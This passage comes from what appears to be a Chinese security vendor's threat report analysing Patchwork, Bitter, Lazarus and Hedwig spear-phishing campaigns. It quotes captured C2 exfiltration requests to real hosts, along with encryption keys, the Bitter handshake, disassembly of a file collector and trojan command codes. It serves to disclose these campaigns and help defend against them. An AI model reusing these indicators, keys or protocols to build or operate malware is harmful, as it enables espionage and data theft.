最后一个 OLE 对象利用 CVE-2017-8570 漏洞，通过 Scriptlet Moniker 从而加载 sct 文件中的内容。





图 111 白象组织分析配图（10）

漏洞触发成功后，最终都会释放并启动一个名为 qrat 的程序。

3. 攻击事件 C：

在几乎同期，白象组织还发起了另外几起攻击事件，这些攻击事件主要利用 CVE-2015-2545 和 CVE-2017-0261 漏洞文档进行钓鱼邮件攻击。投放的漏洞文件涉及若干主题，其中包括巴基斯坦陆军最近的军事促进活动，与巴基斯坦原子能委员会有关的信息等。相关漏洞文档触发后会释放新版本的 BADNEWS 系列木马。



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone:081-9211854, Fax-081-9211828

NADRA/NRC/Policy-7005-15 — 11 Dec 2017

REMINDER-III

To: All Zonal Assistant Directors,
All DAUs (NRCs/MRVs)
ID: Technical Section
Card Destruction Cell
Subject: **Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report**

图 112 白象组织分析配图（11）

4.1.2.2 白象组织主要使用的木马分析

在上述几起攻击事件中，下载（释放）的木马主要有 QuasarRAT 和 BADNEWS 两种。

1. QuasarRAT 木马：

在攻击事件 A 和攻击事件 B 中，下载（释放）的木马为 QuasarRAT。

释放的木马版本信息伪造成微软或 Qiho 360 等。




图 113 白象组织分析配图（12）

QuasarRAT 木马采用 C#编写，但最新发现的木马外层添加了一段 Loader 代码。Loader 代码的主要功能是反检测反沙箱功能，并在最后加载原始 QuasarRAT 木马。QuasarRAT 木马采用高强度混淆处理。




图 114 白象组织分析配图（13）

收集系统信息。




图 115 白象组织分析配图（14）

样本在收集完信息后， 会尝试连接 C&C 服务器。并最后将收集到的环境，反病毒软件，主机，用户名等信息发送到 C&C 服务器。




图 116 白象组织分析配图（15）

2. BadNews 木马：

在攻击事件 C 中，释放的木马为 BADNEWS 木马。

相关文档触发漏洞后会释放三个文件：

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe

%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll

%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe

其中 VMwareCplLauncher.exe 为具有合法数字签名的文件，vmtools.dll 为经过篡改的 dll，用于最终加载 BADNEWS 的最新变种 MSBuild.exe。

VMwareCplLauncher.exe 运行后，会自动加载 vmtools.dll，vmtools.dll 执行后会创建一个名为 BaiduUpdateTask1 的任务计划，该任务计划每隔一分钟会执行一次 MSBuild.exe。

MSBuild.exe 执行后，会执行下载：

hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

图 117 白象组织分析配图（16）

取出“[[”和“]]”中间的 Base64 字符串，经过两次 base64 解码和数次解密后得到样本需要连接的 C&C 地址。

拼凑主机上线信息发送到 C&C 服务器硬编码地址。主机上线信息格式如下：

uuid=[UUID] #un=[登录名]#cn=[计算机名]#on=[操作系统版本] #lan=[IP 地址]#nop=#ver=1.0。并使用 AES 加密算法（密钥：DD1876848203D9E10ABCEEC07282FF37）+base64 编码发送到 //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php

在使用 base64 编码后还对编码后的数据的固定偏移位置的插入”=”和”&”字符。

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCZJkE4+Wc&FnwX=29WKCP7q6w9VIXm4nkTnsTkh55vkNP1iO
+hOFs1q5SkEnx8Q==&crc=e3a6
```

图 118 白象组织分析配图（17）

搜集客户端非移动磁盘的敏感文件列表

（.xls，.xlsx，.doc，.docx，.ppt，.pptx，.pdf 等），并保存为临时目录下的 edg499.dat。

```
text:00B690F0 var_4           = dword ptr -4
text:00B690F0
text:00B690F0                 push    ebp
text:00B690F1                 mov     ebp, esp
text:00B690F3                 sub     esp, 218h
text:00B690F9                 mov     eax, ___security_cookie
text:00B690FE                 xor     eax, ebp
text:00B69100                 mov     [ebp+var_4], eax
text:00B69103                 push    esi
text:00B69104                 push    edi
text:00B69105                 lea     eax, [ebp+Buffer]
text:00B6910B                 push    eax             ; lpBuffer
text:00B6910C                 push    104h            ; nBufferLength
text:00B69111                 call    ds:GetLogicalDriveStringsW
text:00B69117                 cmp     [ebp+Buffer], 0
text:00B6911F                 lea     esi, [ebp+Buffer]
text:00B69125                 jz      short loc_B69153
text:00B69127                 mov     edi, ds:GetDriveTypeW
text:00B6912D                 lea     ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130:                             ; CODE XREF: findsensefile+61↓j
text:00B69130                 push    esi             ; lpRootPathName
text:00B69131                 call    edi ; GetDriveTypeW
text:00B69133                 cmp     eax, DRIVE_FIXED
text:00B69136                 jnz     short loc_B69141
text:00B69138                 push    esi
text:00B69139                 call    collectfile
text:00B6913E                 add     esp, 4
text:00B69141
text:00B69141 loc_B69141:                             ; CODE XREF: findsensefile+46↑j
text:00B69141                                         ; findsensefile+58↓j
text:00B69141                 add     esi, 2
text:00B69144                 cmp     word ptr [esi], 0
text:00B69148                 jnz     short loc_B69141
text:00B6914A                 add     esi, 2
text:00B6914D                 cmp     word ptr [esi], 0
text:00B69151                 jnz     short loc_B69130
text:00B69153
text:00B69153 loc_B69153:                             ; CODE XREF: findsensefile+35↑j
text:00B69153                 mov     ecx, [ebp+var_4]
text:00B69156                 pop     edi
text:00B69157                 xor     ecx, ebp
text:00B69159                 pop     esi
```

图 119 白象组织分析配图（18）

创建线程，将键盘记录信息，窗口信息等保存为临时目录下的 TPX498.dat。

上述保存为 dat 文件的数据，同样使用上述 AES 加密算法+base64 编码发送。但发送的硬编码地址变为\e3e7e71a0b28b5e96cc492e636722f73\4sVKAOvu3D\UYEfgEpXAOE.php

4.1.3 蔓灵花组织

蔓灵花组织曾对巴基斯坦，中国，马尔代夫等印度周边国家进行攻击。2017 年以来，该组织持续对我国进行攻击，使用的漏洞种类与时俱进，木马后门种类多样。

4.1.3.1 蔓灵花组织鱼叉攻击事件

在 2017 年底的一次攻击中，该组织使用了一个名为 NamesOfMaldiviansReturning-1.doc 的漏洞利用文档。从样本文件名来看，该样本名为 Names Of Maldivian Returning-1，也就是马尔代夫回归的名字-1。根据近期与马尔代夫相关的新闻，可推断与印度相关。




图 120 蔓灵花组织分析配图（1）

经过分析后发现，该样本利用 CVE-2017-11882 漏洞，漏洞触发后会从恶意网站下载名为 wp-sig 的木马执行。

几乎同时，我们还发现了其他几起使用 CVE-2018-0802 漏洞进行攻击的案例。

4.1.3.2 蔓灵花组织主要使用的木马分析

1. 下载者木马分析

相应漏洞触发成功后下载的 wp-sig 木马是一个木马下载器，主要执行下载其他木马作用。




图 121 蔓灵花组织分析配图（2）

该木马当接收到服务器返回的命令为 DWN 时，会下载远控模块并启动。

```
POST /medal/adfsdsqw.php HTTP/   1.0
Host: medzone71.com
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-length: 6

ID=102HTTP/1.1 200 OK
Date: Wed, 02 Nov 2016 08:05:30 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Connection: close
Content-Type: text/html

XML INFO=NLL:<br>
```

图 122 蔓灵花组织分析配图（3）

2. 蔓灵花组织远控分析

上述木马下载器会在适当的时候会下载远控木马 Bitter 并执行。主要功能如下：

（1）持续向 C&C 服务器发出请求连接。




图 123 蔓灵花组织分析配图（4）

（2）当 C&C 服务器接收到请求后，会向宿主机发送控制命令。




图 124 蔓灵花组织分析配图（5）

（3）远控木马主要功能包括上传硬盘列表，查找、读取、创建指定文件，枚举进程列表，结束指定进程等。与 C&C 的通信也经过了简单异或加密。

（4）设置两个间隔 10 秒的定时器，随后创建了两个线程。

定时器 1：负责请求 C&C 服务器，若成功，把 IP 保存到全局变量里，把标识变量置 1。

定时器 2：检查标识变量，若是 1 就读取全局变量里的 C&C，并尝试连接。

线程 1：一旦连接成功 C&C，即准备接收 C&C 发送来的命令，并执行。




图 125 蔓灵花组织分析配图（6）

执行命令时，有需要回传给 C&C 的数据，即保存在全局变量里。

线程 2：每隔 10 秒检测一次全局变量里的数据，发现有数据即发送给 C&C 服务器。

与 C&C 通信：首先 C&C 服务器会发来长度为 11 的数据。




图 126 蔓灵花组织分析配图（7）

其中前 5 个字节 rcqDA 是随机字符串，每次新连接 C&C，返回的都有变化。随后的两个字节的\x0B \x00 即是本帧数据的长度 0x000B。再随后的两字节\xD2 \x0B 即是命令码 0x0BD2，对应认证命令。最后两字节的\x00 \x00 是命令码 0x0BD2 对应的参数长度。0x0BD2 没参数，故参数长度 0x0000。

Bitter 需要向 C&C 发送应答数据 rcqDA\xD2\x0B，至此完成认证。即需要把认证命令里的 5 个随机字符串和认证命令码 0x0BD2 发送给 C&C 服务器。




图 127 蔓灵花组织分析配图（8）

Bitter 和 C&C 的通信使用了异或加密，密钥是 k%fs90*tp3!2Y。




图 128 蔓灵花组织分析配图（9）

所以 Bitter 发送的应答数据是异或加密后的\x19\x46\x17\x37\x78\xE2\x21。




图 129 蔓灵花组织分析配图（10）

在之前发现的两样本密钥是 3R&y%)k!op0w*和 5*dt37bz0$KeR。

（5）Bitter 共支持约 17 种命令：

命令号	功能
3000	获取远控当前状态
3001	获取硬盘列表
3002	获取文件列表信息
3004，3015，3021，3025	获取远控日志
3005	创建文件
3006	写入指定字节
3007	运行文件
3009	读取文件
3012	创建控制台
3013	执行命令

4.1.4 Lazarus 组织

历史上很少有网络犯罪集团像 Lazarus 组织一样具有破坏力和持久影响力。自从第一次针对不同行业的不同组织进行针对 DDoS 攻击以来，该组织已经进一步加大了攻击力度。

该组织被分为多个小组，已知的有如下两个：


Bluenoroff：一个专注于攻击外国金融机构的小组。他们负责一系列金融盗窃事件，包括针对孟加拉银行的攻击。到目前为止， Bluenoroff 是所有针对金融业开展大规模的网络攻击组织中最成功的组织之一。从行为动机来看，它们仍然是未来几年银行业、金融和相关贸易公司以及赌场的最大威胁之一。

ANDARIEL：一个专注于韩国组织和企业的小组，使用特别定制的方法来创造最大效益。

4.1.4.1 Lazarus 组织鱼叉攻击事件

该组织在 2017 年对我国也发起过针对性攻击，针对该攻击中涉及的 IOC 信息，我们关联到了这此攻击。

此次攻击利用了最新的 CVE-2018-4878 Flash 漏洞内嵌到 Office 文档的方式，文档内容为一个伪造的合同。



AGREEMENT

Between

(Exchange Name)

With

Veron M. Hicks

This Agreement is made and entered into on the (month-day-year) by and between the undersigned parties below:

1. (EXCHANGE NAME), a company established under (Country Name) Law and having its address of business at (Address), in this matter represented by CEO name, in his capacity as Board of Director and therefore acting for and on behalf of (EXCHANGE NAME) hereinafter referred to as ---------- FIRST PARTY;

2. Veron M. Hicks, an individual whose holding France passport and having its address at DELTA, 48 Boulevard Jourdan, 75014 Paris and therefore acting for and on behalf of himself/herself, hereinafter referred to as ----------SECOND PARTY;

Here in after FIRST PARTY and SECOND PARTY may sometimes individually be referred to as PARTY and collectively as THE PARTIES.

In consideration of the following underlying matters of the agreement, hereby declare as follows:

1. First Party is a company operating as a marketplace for trading the digital currencies especially Bitcoin, through its website exchange URL;

2. Second Party is a trader engaged in money service and cryptocurrency trading system and has a concern to cooperate with the First Party to conduct the trade of Bitcoin Trading;

3. The Parties agree to cooperate within the terms and conditions set forth herein, in order to

图 130 Lazarus 组织分析配图（1）

漏洞利用代码中用于加密字符串的算法与之前 Lazarus Group 的加密算法类似。漏洞触发成功后，会向 explorer.exe 注入一段额外的 shellcode 用于从恶意网站(falcancoin[.]io)下载恶意动态库并加载执行。下载的动态库为具有多种远控功能的后门程序。




图 131 Lazarus 组织分析配图（2）

在该动态库中的资源中还引用了韩语，进一步证明其与 Lazarus Group 组织相关。




图 132 Lazarus 组织分析配图（3）

4.1.5 泛 APT 组织-海德薇

2016 年初，我们通过聚类分析方法发现了“海德薇（Hedwig）”组织。我们所披露的“海德薇”组织，不是传统意义上的“APT”攻击组织，而是一个在世界范围内发动疯狂攻击的黑色产业链组织。该组织多使用与财务相关，贸易往来，合同相关的关键字进行批量钓鱼邮件投放，其目标多为与经贸相关的政府机构和企业。经过 2017 年一整年的持续数据监测发现，该组织依旧活跃。攻击方式上仍然以钓鱼邮件为主，关键词也无太多变化，但其使用的攻击载荷持续演进，不断使用新型木马后门。同时添加新型 Loader 技术对抗检测，使用的恶意文档攻击技术也持续更新，使用了诸如 CVE-2017-0199，CVE-2017-8759，CVE-2017-11882 等 2017 年较流行的漏洞。

